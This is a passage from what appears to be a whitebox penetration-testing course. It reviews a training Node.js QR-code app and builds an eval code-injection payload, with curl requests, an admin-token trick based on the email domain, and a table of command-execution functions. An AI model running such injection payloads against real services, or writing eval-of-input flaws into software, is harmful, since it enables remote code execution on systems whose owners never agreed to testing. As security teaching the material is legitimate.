Copilot goes into more detail, but it affirms our understanding. Such tools can be beneficial in the whitebox pentesting exercise, as they can simplify many tasks for us. However, a word of warning: `Do not overly rely on AI for all tasks`, as it is very common for it to make mistakes or miss stuff a human may notice. Mainly use it to confirm your understanding "as we just did" or to clarify something you do not understand "and then double check to confirm".

Note: This is a simplified authentication function that returns an authentication token to the user. This is done to avoid relying on a database that requires further setup and resources, but the general idea remains the same. Many other modules will have a full authentication mechanism, but this should be enough for our purposes.

---

verifyToken

Finally, we have the `verifyToken` function. It starts by obtaining the `token` from `req.headers.authorization`, which is the `authorization` HTTP header, as the name suggests. If no token is provided, it will give a `403 Unauthorized` error. Otherwise, it uses the `jwt.verify` function to verify that the token is signed and not manipulated. If the token is signed, it adds it to the request's `user` object to be used by other endpoints in the server, as we will see later on.

This function retrieves the secure details stored in the user's token to be used by other endpoints in the server. So, if an endpoint uses `verifyToken` before it is called, then we know that this endpoint likely requires an authenticated token (i.e. valid user authentication).

So far, everything seems normal, so let's jump to the next route and see what it contains.

Code Review - Services

Now that we have covered the `/api/auth` API endpoints and functions, we can check the `/api/service` ones found in `routes/service-routes.js`:

```
const router = express.Router();

router.use(verifyToken);
router.post("/generate", generateQR);

module.exports = router;
```

We see that it has a single POST endpoint, which is `/generate`. We also see that this endpoint requires authentication since the `verifyToken` function is used before it, as discussed in the previous section. So, let's take a close look at `generateQR`.

---

generateQR

The `controllers/service-controllers.js` file only contains two functions:

1. validateString
2. generateQR

We can CMD/CTRL click on `validateString` to preview its usage, and we see that it is only used once within the `generateQR` function, so let's review its code.


We see that it starts by obtaining the `text` parameter from the POST request body and then gets the `role` parameter from `req.user`:

```
const { text } = req.body;
const role = req.user?.role;
```

We know that `req.user` gets assigned from the authentication token based on the user's email, as previously discussed. After that, the endpoint runs the `validateString` function while passing both the `text` and `roles` parameters.

Finally, it runs `QRCode.toDataURL` from the imported `qrcode` package at the beginning of the file. We can hover the cursor over this function to read its documentation "since it is an external package", and we see that it `Returns a Data URI containing a`

`representation of the QR Code image.`



Typically, manually testing external packages is outside the scope of a whitebox pentest exercise, besides checking them for public vulnerabilities, which we can do with the `npm audit` command, as we will see later.

So, this endpoint appears to turn the text from the user input into a QR code. This leaves the `validateString` function, so let's take a closer look at it.

validateString

The function is relatively short and concise:


```
function validateString(input, onError) {
  if (
    typeof input !== "string" ||
    input.length == 0 ||
    input.match(/['"`;]/g)
  ) {
    eval(onError);
    return false;
  }
  return true;
}
```


It takes two parameters: `input` and `onError`. Then, it runs an `if statement` to indicate `whether the string is valid or not`. The if statement checks the following:

1. if the `input` is not a string (e.g. a number or object)
2. if the `input` length is `0`
3. if the input matches the specified regular expression pattern

If none of the above conditions is met, then the string is considered valid and `true` is returned by the function. The first two conditions are clear, but let's ask AI to explain the

regular expression for us:



GitHub Copilot tells us it searches for instances of the characters `'`, `"`, `` ` ``, or `;`. This is a filter against exploitations to avoid running the user input into the QR code generator if it contains bad characters. If the code violates any of the conditions, `false` is returned by the function, and the `onError` string is run through `eval`:

```
eval(onError);
return false;
```


It is not uncommon to see JavaScript functions or code passed as a parameter to another function. However, running any string through `eval` may be dangerous, so we can shortlist this function for further testing.

Prioritization and Target Selection

So, after going through the different API endpoints, we have shortlisted only one interesting function that may be vulnerable. In addition to that, we need to check the external packages for public vulnerabilities.

This is normal, as we are dealing with a relatively small code base, so we do not expect to find many interesting findings. However, if we were dealing with larger code bases, we can expect to keep shortlisting interesting functions repeatedly, as demonstrated in other modules in Academy.

In the next section, we will start the `local testing` step to test the above two findings and will see where this leads us.

Planning

Now that we have a general understanding of our scope in the code base, we can start the next step of whitebox pentesting, `Local Testing`. We will begin by setting up the web application locally for our testing. We will then test the function we shortlisted to determine whether it is vulnerable and can be exploited.

Setting Up Local Environment

The `backend replication` process, or `setting up the web application locally`, varies from one whitebox pentest to another, depending on the web application.

As previously discussed, this may be prepared by the organization that hired us, like providing a VM or a docker container, as demonstrated in other HackTheBox Academy modules. For this module, we will assume the case in which we are provided only with the source code, instructions to get it running locally, and the fact that the backend server runs on a `Debian-based Linux Distribution`. Sometimes, we may not have instructions on replicating the backend, so we may need to reverse engineer that, but this is not the case here.

Note: If you are using Windows, it may be best to run the application on a Linux VM or to use PwnBox to resemble the production server closely.

To get our web application running, we need to run the archive we downloaded in the previous sections with the `npm install` command, as follows:

```
cd ./intro_to_whitebox_pentesting
npm install
```

This web application is relatively small, so installing its packages takes only a few seconds. Once that's done, we can get it running with `npm run dev`, as follows:

```
npm run dev

> [email protected] dev
> nodemon src/app.js

[nodemon] 3.0.1
[nodemon] to restart at any time, enter `rs`
[nodemon] watching path(s): *.*
```

```
[nodemon] watching extensions: js,mjs,cjs,json
[nodemon] starting `node src/app.js`
⚡[server]: Server is running at http://localhost:5000
⚡[api]: APIs are running at http://localhost:5000/api
```

The `package.json` file contains all the necessary details on what packages need to be installed and which commands need to be executed to run the web application, and the above commands use this file to work. We can confirm that the application is running correctly by trying to get an authentication token.

We have already discussed the `getUserToken` function in the previous sections, so we know that we need to send a POST request to `/api/auth/authenticate` with a JSON body containing `email` data, which we can do using `curl`, as follows:

```
curl -s -X POST -H "Content-Type: application/json" -d '{"email": "[email protected]"}' http://localhost:5000/api/auth/authenticate
{"token":"eyJhbGciOiJIU...SNIP...KmC7FqcwI4JOLiiI6aaN_feUY"}
```

As we can see, we successfully obtained an authentication token, so the application is running as expected.

Checking for Public Vulnerabilities

Before we move on to testing the function we have shortlisted, now is a good time to look for public vulnerabilities found in any of the packages that the web application relies on, as these may also be another way to exploit the application. This can be easily done with the `npm audit` command, as follows:

```
npm audit
found 0 vulnerabilities
```

We see that it found no vulnerabilities. This may change as the installed packages age, so we must monitor and update the packages. Now, let's move on with our testing.

Note: If patching a vulnerable package requires a major update (e.g. X.0.0 version changed), then it may include breaking changes that require code changes to keep the application functioning. In such cases, we recommend that the developers implement such updates.

Running validateString

We can start testing and debugging our target function `validateString`. Let's start by testing the basic functionality of the `/api/service/generate` API endpoint, which we can also do with `curl`, though we need to provide the previously obtained token, as follows:

```
curl -s -X POST -H "Content-Type: application/json" -H "Authorization:
Bearer <token>" -d '{"text": "this is a test"}'
http://localhost:5000/api/service/generate
<img src="...SNIP...5ErkJggg==" alt="QR
Code" />
```


As we can see, our request successfully obtained the QR code, which is returned to us as a base64 encoded image.

Note: If you want to preview the generated QR code, direct the output to an html file (`> output.html`), and then open it in any browser.


Debugging validateString

As we have successfully retrieved the QR code output, we can safely assume that the generateQR ran successfully and that the validateString function returned `true`, indicating that the `text` string we passed was valid and safe. We can confirm this by setting a breakpoint within `validateString`, and the application should break when we send the above request again.

To do so, we first need to run the application in debug mode. The archive contains a `.vscode` directory with all the details required to run the application in debug mode. So, all we need to do is go to the `Run and Debug` tab in VSCode and then click on the `Run` icon next to `Launch Program`, as follows:



When the application runs in debug mode, the bottom bar should turn red to indicate that. Now, we can go back to the `controllers/service-controllers.js` file and add a breakpoint to line `4` by clicking on the line by using the `[SHIFT+F9]` shortcut. A red dot will appear next to it, indicating an enabled breakpoint. Then, all we need to do is re-send the previous request, and the application should break at that point (if our request reaches this line):



As we can see, the application hit the breakpoint. We can also see all the variables under the `VARIABLES` pane on the left. This confirms our previous understanding of the function, and will be an essential method to determine how our input looks at that point of execution and how other variables are affected by our input.

Before we move to testing whether the function is vulnerable to injection, we will need to take a quick refresher on code injections, especially `eval` injection, and then will continue our testing.

Eval Injection

In any whitebox pentesting exercise, we would use the skills and knowledge we obtained about various vulnerabilities learned from other modules in HackTheBox Academy and our experience. Each shortlisted function may be vulnerable to a different vulnerability, so the more knowledge we acquire, the more vulnerabilities we can identify.

As our findings are mainly linked to an `eval` function that may suffer from code injection, we will take a quick refresher on `Code Injections`. You should already have completed relevant modules on this topic, but if you still need to, complete the Command Injections module first. It is also recommended to complete other injection fundamentals modules, like Cross-Site Scripting (XSS) and SQL Injection Fundamentals.

Code Injection

All injection vulnerabilities include an attacker using user input to modify the way an application is executed. This is often done by injecting a string that escapes the bounds of the user input and affects the function that is using it. For example, in an SQL injection attack, the user input would affect the SQL query, and in a command injection, it would affect the command being executed.

`What about code injection?` A code injection vulnerability means that our input directly affects the application's code by injecting more code into it. Obviously, code injection vulnerabilities only affect interpreted/scripted languages, such as JavaScript or Python, which dynamically execute their source code during run-time.

For example, XSS vulnerabilities are considered code injection vulnerabilities, as we would inject HTML/JavaScript code into the page, which would then be run on the victim's machine.

If we can inject code on an application that runs on the backend, like `NodeJS`, then we may be able to cause more harm than a simple XSS. We could add more JavaScript code to the NodeJS server, which would run when the vulnerability is exploited.

Depending on the language and framework vulnerable to this attack, we may be unable to add arbitrary code, like importing additional libraries or running any functions. If we can run code that executes system commands or writes files to the system, we can reach remote command execution (RCE) on that system.

Code/Command Injection Functions

To identify a command/code injection vulnerability during a Whitebox Pentesting exercise, we can look for functions executing system commands or evaluating language code, especially if user input is entering them. The following are some of the functions that would do so "highlighted ones are for Code Injection, while others are for Command Injection":

JavaScript 'NodeJS'	Python	PHP	C/C++	C#
`eval`	`eval`	`eval`	execlp	
`Function`	exec	exec	execvp	
`setInterval`	subprocess.open	proc_open	ShellExecute	
`setTimeout`	subprocess.run	popen		
`constructor.constructor`	os.system	shell_exec		
child_process.exec	os.popen	passthru	system	System.Diag
child_process.spawn		system	popen	

User input going into such functions should always lead to further testing to ensure it is safely validated and sanitized. User input may also indirectly affect these and should be tested as a form of `Second-order attacks` as shown in the Modern Web Exploitation Techniques module.

Eval Injection

The `eval` function we have identified evaluates any text passed into it as code, meaning it runs it as JavaScript code. It is not the only JavaScript function that evaluates a string as JavaScript code, as other functions also do the same and may suffer from code injection. The following are some examples of the usage of such functions:

```
eval("console.log('test')");
new Function("console.log('test')")();
setTimeout("console.log('test')", 1000);
setInterval("console.log('test')", 1000);
```

As for code injection, if you are familiar with other forms of injection, then an eval injection should be easy to understand. All we need to do is escape the bounds of the user input and add more code to the eval function. For example, let's take the following basic example of an eval function:

```
eval("var i = '" + input + "'");
```

We can immediately tell this code is vulnerable, as our input is directly placed within the `eval` function without sanitization or validation. To inject code, all we need to do is close the first single quote `'`, then add our code. So, we can use the following `input` as our payload:

```
'; console.log("pwned"); ';
```

So, the final line would be the following:

```
eval("var i = ''; console.log('injection'); ''");
```

Exercise: Try to run the above line of code in any JavaScript interpreter "e.g. write it to a file, then run it with the `node` command. Was the word `injection` logged to the console?

This would execute the following JavaScript code:

```
var i = "";
console.log("injection");
("");
```


The `console.log("injection");` part is our injected code, which the application would execute and run. This is a fundamental example to understand eval injections, but in the next section, we will dive deeper into eval injections and learn how to prepare payloads and confirm that we reach code injection properly.

---

validateString

Now that we understand eval injections, we can return to the `validateString` to see if it is vulnerable. As previously discussed, the function is only used once within the `generateQR` function, as follows:

```
!validateString(
  text,
  // provide verbose error message 'for admins only'
  role === "admin"
    ? `throw({message: 'The input "${text}" contains the following invalid
characters: [${text.match(
```

```
        /['"`;]/g
      )}]', statusCode: 403})`
    : "throw({message: 'Invalid input', statusCode: 403})"
);
```

We know that the second parameter (`onError`) is what goes into `eval` , as we previously saw:

```
function validateString(input, onError) {
  if ( ... SNIP ... ) {
    eval(onError);
    return false;
  }
  return true;
}
```

When the `validateString` is used, the following is used for the `onError` parameter:

```
role === "admin"
  ? `throw({message: 'The input "${text}" contains the following invalid
characters: [${text.match(
      /['"`;]/g
    )}]', statusCode: 403})`
  : "throw({message: 'Invalid input', statusCode: 403})";
```


Let's try to understand this code. The input depends on the `role` and changes whether it equals `admin` . If not, it would simply pass `throw({message: 'Invalid input', statusCode: 403})` to the eval function. This code contains no user input, so we have no control over it. However, if the `role` is `admin` , then the following is the code passed to `eval` :

```
`throw({message: 'The input "${text}" contains the following invalid
characters: [${text.match(
  /['"`;]/g
)}]', statusCode: 403})`;
```

We can ask AI to explain this code, but we do not need to in this case, as we can see that our input (`${text}`) is directly passed to this string. `So, we must have an "admin" role to reach code injection` , which we will attempt in the next section.

Note: If you are not familiar with JavaScript, the $ mark in `${text}` when used with backticks in strings leads to String Interpolation. This places the content of the `text` variable

into the string at that location, which may lead to code injection.

Target Function

Our next step is to test our theory of attack and confirm whether this function is vulnerable. We must plan our attack as action points to ensure each requirement is met to exploit the vulnerability successfully.

This helps us avoid certain issues that may break our attacks and know exactly where any issues may arise. If we directly jump to exploitation in certain advanced whitebox pentesting exercises, it may be difficult to diagnose why our attack is not working and waste a lot of our time.

Planning the Attack

So, what do we need to inject code into the `eval` function? Let's plan it:

- [x] Hit the `validateString` function
- [x] Trace how our input looks within the function
- [ ] Obtain an admin role
- [ ] Confirm that we reach the `eval` function
- [ ] Prepare the payload
- [ ] Confirm the payload reaches the target function as intended
- [ ] Inject code and confirm code injection
- [ ] Reach command execution or file writing
- [ ] Blindly verify command execution/file writing
- [ ] Automate the exploitation process by writing an exploit

As we can see, we split our attack into stages so that we can easily track our progress and identify where issues may arise. Our next step is to obtain the admin role, so let's see how to do that.

Admin Role

In a real-world web application, this can be achieved in multiple ways, such as:

- Through a web privilege escalation vulnerability
- Through an authorization flow
- Through an XSS/CSRF attack against an admin user
- By brute forcing an admin user account

And many other vulnerabilities that may lead to accessing an admin account. If there is no vulnerability that we are aware of to do so, then we can ask for an admin user. However, the vulnerability's impact would be lower since it would only affect a few users with an admin account.

In our case, to avoid chaining multiple vulnerabilities and stay focused on the whitebox pentesting process, we will go with the last option and assume we have an admin role. To obtain an admin authorization token, we only need to use an email with the `@hackthebox.com` domain, as we previously saw in the `getUserToken` function:

```
{
    email,
    role: email.includes("@hackthebox.com") ? "admin" : "user",
}
```

So, we will repeat the previous request we used to obtain an authorization token, but we'll change the email to the `hackthebox.com` domain:

```
curl -s -X POST -H "Content-Type: application/json" -d '{"email": "[email
protected]"}' http://localhost:5000/api/auth/authenticate
{"token":"eyJhbGciOiJIUzI1N...SNIP...9R6zeoubrQTbUiThBpeQD7_DWibgo"}
```

We can use jwt.io to read the value of `role` within the JWT token, confirming that we successfully obtained `admin`. So, we can now cross `obtain an admin role` in our plan.

Exercise: Try to dynamically verify your role by adding a breakpoint to line `30` at `controllers/service-controllers.js`, and then right-clicking on `role` on line `17` and selecting `Add to Watch`. After that, send the previous QR code request using your new admin-role token, and when the application breaks, you can read the value of `role` under the `WATCH` menu on the left pane within the `Run and Debug` tab.

Reaching the Vulnerable Code

Let's go back to the `validateString` function to see how we can land at the vulnerable line of code:

```
function validateString(input, onError) {
  if (
    typeof input !== "string" ||
    input.length == 0 ||
    input.match(/['"`;]/g)
  ) {
    eval(onError);
    return false;
  }
  return true;
}
```

The `eval` function is only reached if one or more conditions are `true`, since an `OR` operator is used between the conditions. As previously discussed, these are the three conditions:

1. if the `input` is not a string (e.g. a number or object)
2. if the `input` length is `0`
3. if the input matches the specified regular expression pattern

However, we also need to have our input going into the `onError` string, so if we use an empty string (length of 0) or use something other than a string, we would not have a way to inject code into `onError`. So, we are left with the third option to use one of the specified bad characters to reach it. We must be careful, though, to avoid breaking the code.

So, let's try using a semi-colon `;`, as this would not break out of the `onError` string discussed in the previous section. Our JSON payload would be the following:

```
{ "text": ";" }
```

Once we send our request, we get the following output:

```
curl -s -X POST -H "Content-Type: application/json" -H "Authorization:
Bearer eyJhbGciOiJIUzI1N...SNIP...9R6zeoubrQTbUiThBpeQD7_DWibgo" -d
'{"text": ";"}' http://localhost:5000/api/service/generate
{"message":"The input ";" contains the following invalid characters: [;]"}
```


Excellent! This is the vulnerable `verbose` error message only shown to admins, meaning that we landed in the `eval` function and that the `eval` function successfully evaluated the `onError` string without breaking the application. Now that we can reach the vulnerable line of code, `our next step is to prepare our payload to inject code into the eval function`, which is what we will do in the next section.

Code Injection

Instead of randomly injecting various injection characters, as we do with blackbox pentesting, it is more efficient to gradually build our payload based on the obtained knowledge to easily track how our payload looks when reaching the target function.

So, let's go back to the `onError` string and try to prepare a working payload by following the above:

```
`throw({message: 'The input "${text}" contains the following invalid
characters: [${text.match(
  /['"`;]/g
```

```
)}]', statusCode: 403})`;
```

If we re-use the JSON payload we used in the previous section `{ "text": ";" }`, the above code would look like the following, as we saw in the previous section:

```
throw {
  message: 'The input ";" contains the following invalid characters: [;]',
  statusCode: 403,
};
```

So, we have two potential points of injection:

1. At `"${text}"`
2. At `[${text.match(/['"``;]/g)}]`

The first one is ideal because our entire input is placed within the string, while the second one is not entirely used, as it is passed into the `match` function, and then its output is placed in the string.

Injecting

Since we know the string we are injecting into, we do not need to guess the injection character. We see that the string starts with `'The...`, so we can use a single-quote character to escape the string and inject code, as follows:

```
throw({message: 'The input "'" contains the following invalid characters:
['], statusCode: 403})
```

However, simply using a single-quote character would break the code and crash the application. This can be easily seen from the broken syntax highlighting in the above code, as it is no longer a valid JavaScript code. This is why `it is always crucial to ensure that our injection does not cause any syntax errors`.

To fix this and build a working payload, there are three rules we can follow:

1. Comment out the rest of the code
2. Ensure quotes/parentheses/curly braces are even
3. Maintain a working function without syntax errors

Commenting

First, we can comment out the rest of the code by using a `comment` character, which is `//` in JavaScript. Let's add it after the single quote and see what the code would look like:

```
throw({message: 'The input "'//" contains the following invalid
characters: [']', statusCode: 403})
```

The code still needs to be fixed, and that's because we need an even number of quotes, parentheses, and curly braces.

Quotes/Parentheses/Curly Braces

To fix this, we should close the opening parenthesis/curly braces `({`, which should lead to a valid JavaScript code:

```
throw { message: 'The input "' }; //" contains the following invalid
characters: [']', statusCode: 403, })
```

Syntax Errors

At this point, our payload is `'}))//`. But, we must ensure the new code would not cause any syntax errors. For example, the `throw` function may be expecting the `statusCode` code variable, and since we have commented it out, the function may have an error. If this is the case, we can add it after the single quote, as follows:

```
', statusCode: 403}))//
```

Another example would be if we were injecting in a multi-line string, like the following:

```
throw({
  message: 'The input "'})//" contains the following invalid characters:
[']',
  statusCode: 403,
});
```

This way, the closing parenthesis would not be placed correctly, as it would leave the rest of the function code dangling outside. So, we may need to use a command `,` instead (i.e. `',//`), to maintain a working function:

```
throw {
  message: 'The input "', //" contains the following invalid characters:
```

```
  [']',
    statusCode: 403,
  };
```

Furthermore, since the application is using JSON for the POST body, we must ensure to `escape any double-quotes we use`, or it may break the request or the JSON body, and may take us down a rabbit hole of not knowing why our payload is not working. With that in mind, and with a working injection payload, let's try to inject some code to see if it would work.

Code Injection

Let's try injecting a simple `console.log` function and watch the Node console to see if it logs anything. To do so, we will add a semi-colon `;` after the parenthesis to start a new line of code and then add the injected code, as follows:

```
{ "text": "'}); console.log('pwned')//" }
```

Before we send our payload, let's see how it would look like within the JavaScript code "we can remove the part after `//` as it won't affect the code":

```
throw { message: 'The input "' };
console.log("pwned"); //
```


As we can see from the syntax highlighting, it appears to be a working JavaScript code. So, let's try to send this payload to `/api/service/generate` (we escaped double quotes in JSON):

